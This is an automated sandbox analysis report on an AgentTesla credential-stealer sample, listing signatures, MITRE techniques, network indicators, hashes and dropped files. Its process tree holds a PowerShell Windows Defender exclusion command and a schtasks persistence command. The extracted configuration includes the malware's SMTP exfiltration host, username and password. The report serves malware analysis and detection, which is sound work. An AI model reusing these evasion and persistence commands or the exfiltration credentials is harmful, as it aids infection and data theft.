ID: 528508
Sample Name: SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.7149
Cookbook: default.jbs
Time: 11:43:11
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report SecuriteInfo.com.VHO.Trojan…

Overview


General Information

Sample Name:	SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.7149 (renamed file extension from 7149 to exe)
Analysis ID:	528508
MD5:	0f814dd09498cdc..
SHA1:	205cd0314829dc..
SHA256:	7fc473e71a4cc41..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Sigma detected: Suspicius Add Tas…
- .NET source code contains potentia…
- Sigma detected: Powershell Defende…

Classification



- SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe (PID: 6296 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe" MD5: 0F814DD09498CDCB78CAA079219AFAC6)
  - powershell.exe (PID: 6432 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\YeTIrNtSwcaTp.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6508 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\YeTIrNtSwcaTp" /XML "C:\Users\user\AppData\Local\Temp\tmp689.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6628 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe (PID: 6672 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe MD5: 0F814DD09498CDCB78CAA079219AFAC6)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "medicare@medicare-equipment.com",
  "Password": "AllTheBest777",
  "Host": "mail.medicare-equipment.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.253888972.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000000.253888972.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000000.255678152.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000000.255678152.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.259274721.0000000002B4A000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.3b21228.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.3b21228.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.0.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.400000.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.0.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.400000.8.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.0.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.400000.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Credentials in Registry 1	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 2 1 1	SSH	Clipboard Data 1	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Virtualization/Sandbox Evasion 1 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe	12%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.2.SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
medicare-equipment.com	1%	Virustotal		Browse
mail.medicare-equipment.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://mail.medicare-equipment.com	4%	Virustotal		Browse
http://mail.medicare-equipment.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://CvsjsqM03oA.o	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://gFeKeW.com	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://medicare-equipment.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://CvsjsqM03oA.orgd.	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://CvsjsqM03oA.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
medicare-equipment.com	192.185.84.191	true	true	• 1%, Virustotal, Browse	unknown
mail.medicare-equipment.com	unknown	unknown	true	• 4%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.84.191	medicare-equipment.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528508
Start date:	25.11.2021
Start time:	11:43:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.7149 (renamed file extension from 7149 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/9@4/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:44:08	API Interceptor	758x Sleep call for process: SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe modified
11:44:13	API Interceptor	43x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.84.191	microcomputer Official Order.exe	Get hash	malicious	Browse	
	mDm3flTa40NBzvg.exe	Get hash	malicious	Browse	
	urgent quotation CN# 1400005567.exe	Get hash	malicious	Browse	
	IRq0c4IGEaW9MTr.exe	Get hash	malicious	Browse	
	TXh3Y7t9xM.exe	Get hash	malicious	Browse	
	Ksb5tdpZgJbCNHm.exe	Get hash	malicious	Browse	
	offer 00962661.exe	Get hash	malicious	Browse	
	POBUSHA210900813 UWS SUR.doc	Get hash	malicious	Browse	
	PO 90038839.doc	Get hash	malicious	Browse	
	mDOSy8k1Fe.exe	Get hash	malicious	Browse	
	Proforma-invoice.exe	Get hash	malicious	Browse	
	cSseqT4LU423c9f.exe	Get hash	malicious	Browse	
	Q1049 DH - Quotation Atlas Copco Belt.pdf.exe	Get hash	malicious	Browse	
	URGENT INQUIRY!.exe	Get hash	malicious	Browse	
	N0wgaliUJ2LPTpP.exe	Get hash	malicious	Browse	
	OPL84ARDV.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.MSIL.Packed.19.8143.exe	Get hash	malicious	Browse	
	order initiation - invoice No. 36021-.exe	Get hash	malicious	Browse	
	qAuZq5bs1boWNbI.exe	Get hash	malicious	Browse	
	SN 897687765.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	Swift Copy TT.doc	Get hash	malicious	Browse	• 50.116.86.94
	8M5ZqXSa28.exe	Get hash	malicious	Browse	• 192.185.129.44
	Change Order - Draw #3 .htm	Get hash	malicious	Browse	• 162.214.66.227
	new-1834138397.xls	Get hash	malicious	Browse	• 108.179.25 3.213

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	new-1834138397.xls	Get hash	malicious	Browse	• 108.179.253.213
	new-1179494065.xls	Get hash	malicious	Browse	• 108.179.253.213
	Hsbc swift.exe	Get hash	malicious	Browse	• 192.232.249.14
	new-1179494065.xls	Get hash	malicious	Browse	• 108.179.253.213
	microcomputer Official Order.exe	Get hash	malicious	Browse	• 192.185.84.191
	Arrival Notice, CIA Awb Inv Form.pdf.exe	Get hash	malicious	Browse	• 70.40.220.123
	t 2021.HtML	Get hash	malicious	Browse	• 192.185.129.43
	New Order778880.exe	Get hash	malicious	Browse	• 192.185.167.112
	IyRUJT27dd.exe	Get hash	malicious	Browse	• 192.185.113.96
	LIDlHiVEJQ.exe	Get hash	malicious	Browse	• 162.241.24.173
	bomba.arm	Get hash	malicious	Browse	• 162.144.165.114
	PAYMENT COPY FOR YOUR INFORMATION $76,956.exe	Get hash	malicious	Browse	• 192.185.129.69
	Balance.xls	Get hash	malicious	Browse	• 192.185.113.96
	EDYMAN ORDER.vbs	Get hash	malicious	Browse	• 162.241.148.206
	Scan docs. pdf.....exe	Get hash	malicious	Browse	• 108.179.232.76
	$24,000.00USD.payment.pdf.Gz.exe	Get hash	malicious	Browse	• 162.241.169.155

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe.log	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	2239
Entropy (8bit):	5.354287817410997
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIW7HKjntHoxHhAHKzvr1qHXHK2HKgmHKovjHKs:iqXeqm00YqhQnouRqjntlxHeqzTw3q2W
MD5:	913D1EEA179415C6D08FB255AE42B99D
SHA1:	E994C612C0596994AAE55FBCE35B7A4FBE312FD7
SHA-256:	473B4000084ACF4C7D701CE72EBF71BD304054231B3BDF7CAF49898A1FDA13D0
SHA-512:	768045C288CEEE8FE1A099FC8CEA713B685F6ED3FD8BFA1C8E64CA09F7AF9FEBEA90F5277B28444AFF8F2AC7CD857DFCDF7D3A98CD86288925DB7A4A4234685
Malicious:	**true**
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22292
Entropy (8bit):	5.603571484509953
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SSDEEP:	384:itCD5qM/Gxki8FlfHaYOFz/8S0nUjultImH7Y9gxSJ3xGT1MavZlbAV7dHSZBDIL:rGxQHpeETUCltZTxcUC2fwpqVA
MD5:	CB1B793B49EA17083064EA3A47F96831
SHA1:	6BADE5130F5415BFF30869EA5CCB9AA68167E309
SHA-256:	0CCA72168087069AA8485288C78A94DCC61AF7AFDC5622AC9C63E676B93F825D
SHA-512:	861D99780B980097FC0D821C78793C5D3A417064E99326C5108F5D24718166F9FE1D7CF9E39EFFBC07F38989078549BE4481C141D8FD14B0BCCD9CEBC4C6644
Malicious:	false
Reputation:	low
Preview:	@...e.....|.....h.....G.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jxwgpzoh.my2.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_r3hdg5bl.zka.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp689.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	5.128378557269034
Encrypted:	false
SSDEEP:	24:2di4+S2qh/a1Kby1moqUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtKqxvn:cgeCaYrFdOFzOzN33ODOiDdKrsuTK+v
MD5:	A7DF470FD58C771D7C72209CEC097DC8
SHA1:	576358A4FFCBCAF65F2934E193712ABF16D47845
SHA-256:	4B88675CE78589821B02347A791D0ABE74FD81C3005CA7522DF50452382D188E
SHA-512:	1653D83A17EE14192635E52D1CDA2C3ECA7B0395846EB737A5645B38D1E8A98C22CFE22C28D4EE1FB1CB0B36155FBDAAAFBC8CC0D7759062515549FE1E32A6 D2
Malicious:	**true**
Reputation:	low

C:\Users\user\AppData\Local\Temp\tmp689.tmp	
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>.

C:\Users\user\AppData\Roaming\YeTIrNtSwcaTp.exe	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	513024
Entropy (8bit):	7.8786520447600115
Encrypted:	false
SSDEEP:	12288:R7o4M0KixBFmyYFs2a2UcwWtZ2M8lt4XSNst/oG9E9WJbmNQ:R73M0Ki1pYLMMqZNstAGe9cqN
MD5:	0F814DD09498CDCB78CAA079219AFAC6
SHA1:	205CD0314829DCEC47E33C6E5484EC67E85B6554
SHA-256:	7FC473E71A4CC415265C536FE6CE3333D269AE5B8B80BCAEC49CFD1916B81DF3
SHA-512:	83797683A95E59D7F4F55477BA0BA28EBEE902622CF1F74DE219887A897C9132887629C6C7F16640F7C79335202533412BF714545DE86FBAF073D73A3595F37C
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F.a.....0..... .....@.. .....@..... ..@.....O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e..8v.....{ ...*..{!...*..{"...*..{#...*..($.....} .....}!.....}".....}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&. ..,H('....{!....{!...o(...,0()....{"....{"...o*....,(+....{#....{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r... p.....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

C:\Users\user\AppData\Roaming\YeTIrNtSwcaTp.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\w04wrif2.05f\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Documents\20211125\PowerShell_transcript.585948.QT55auCE.20211125114411.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5811

C:\Users\user\Documents\20211125\PowerShell_transcript.585948.QT55auCE.20211125114411.txt	
Entropy (8bit):	5.389111547734506
Encrypted:	false
SSDEEP:	96:BZxS/TN8qDo1ZrBZU/TN8qDo1ZMmAujZe/TN8qDo1ZzdneeSZ1:t/M
MD5:	DC9AA14E5BAC51FF8BEAC7FF9E4C8E2D
SHA1:	1E008B3843C746F1C4949F98C964BAC64E7AAC6B
SHA-256:	E519451B78EEA280CEEE251018072C3F0119248ED087C5E9D9982FA0BE244DF9
SHA-512:	E3BA3601317AE7C43F47888F312C2D62C567689ABA1D7364B36AA187EEF7C5386D225F0739320B7CF27EE2629F8E3E3154D032A67E3BC8174229042585CECF6D
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211125114413..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 585948 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\YeTIrNtSwcaTp.exe..Process ID: 6432..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211125114413..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\YeTIrNtSwcaTp.exe..**********..Windows PowerShell transcript start..Start time: 20211125114822..Username: computer\user..RunAs User: DESKTOP-7

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.8786520447600115
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
File size:	513024
MD5:	0f814dd09498cdcb78caa079219afac6
SHA1:	205cd0314829dcec47e33c6e5484ec67e85b6554
SHA256:	7fc473e71a4cc415265c536fe6ce3333d269ae5b8b80bcaec49cfd1916b81df3
SHA512:	83797683a95e59d7f4f55477ba0ba28ebee902622cf1f74de219887a897c9132887629c6c7f16640f7c79335202533412bf714545de86fbaf073d73a3595f37c
SSDEEP:	12288:R7o4M0KixBFmyYFs2a2UcwWtZ2M8lt4XSNst/oG9E9WJbmNQ:R73M0Ki1pYLMMqZNstAGe9cqN
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F.a.....0..... .....@.. .....@.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x47e9da
Entrypoint Section:	.text
Digitally signed:	false
